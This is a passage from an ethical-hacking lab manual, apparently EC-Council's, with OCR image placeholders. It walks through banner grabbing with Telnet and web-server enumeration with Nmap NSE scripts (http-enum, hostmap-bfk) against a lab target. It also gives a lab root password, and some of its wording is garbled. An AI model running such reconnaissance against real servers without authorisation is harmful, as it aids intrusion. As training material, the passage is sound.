


Figure 1.5.5: Perform Banner Grabbing using Telnet

13. Telnet will connect to the domain, as shown in the screenshot.
14. Now, type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.




Figure 1.5.6: Telnet Banner Grabbing result

- The primary security problems with Telnet are the following:
  - It does not encrypt any data sent through the connection.
  - It lacks an authentication scheme.
- Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.
16. Close the terminal window on the **Parrot Security** virtual machine.

TASK 6

Enumerate Web Server Information using Nmap Scripting Engine (NSE)

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE) provides scripts that reveal various useful information about the target web server to an attacker.

Note: Ensure that the **Parrot Security** and **Windows Server 2019** virtual machines are running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.




Figure 1.6.1: Launch MATE terminal

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory
5. Enumerate the directories used by web servers and web applications, in the terminal window. Type **nmap -sV --script=http-enum <target website>** and press **Enter**.
6. In this scan, we are enumerating the **www.goodshopping.com** website.

TASK 6.1

Enumerate Web Server using Nmap

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases.




Figure 1.6.2: HTTP-Enum on target host

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

7. This script enumerates and provides you with the output details, as shown in the screenshot.




Figure 1.6.3: HTTP-Enum on target host result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The next step is to discover the hostnames that resolve the targeted domain.
9. In the terminal window, type **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com** and press **Enter**.


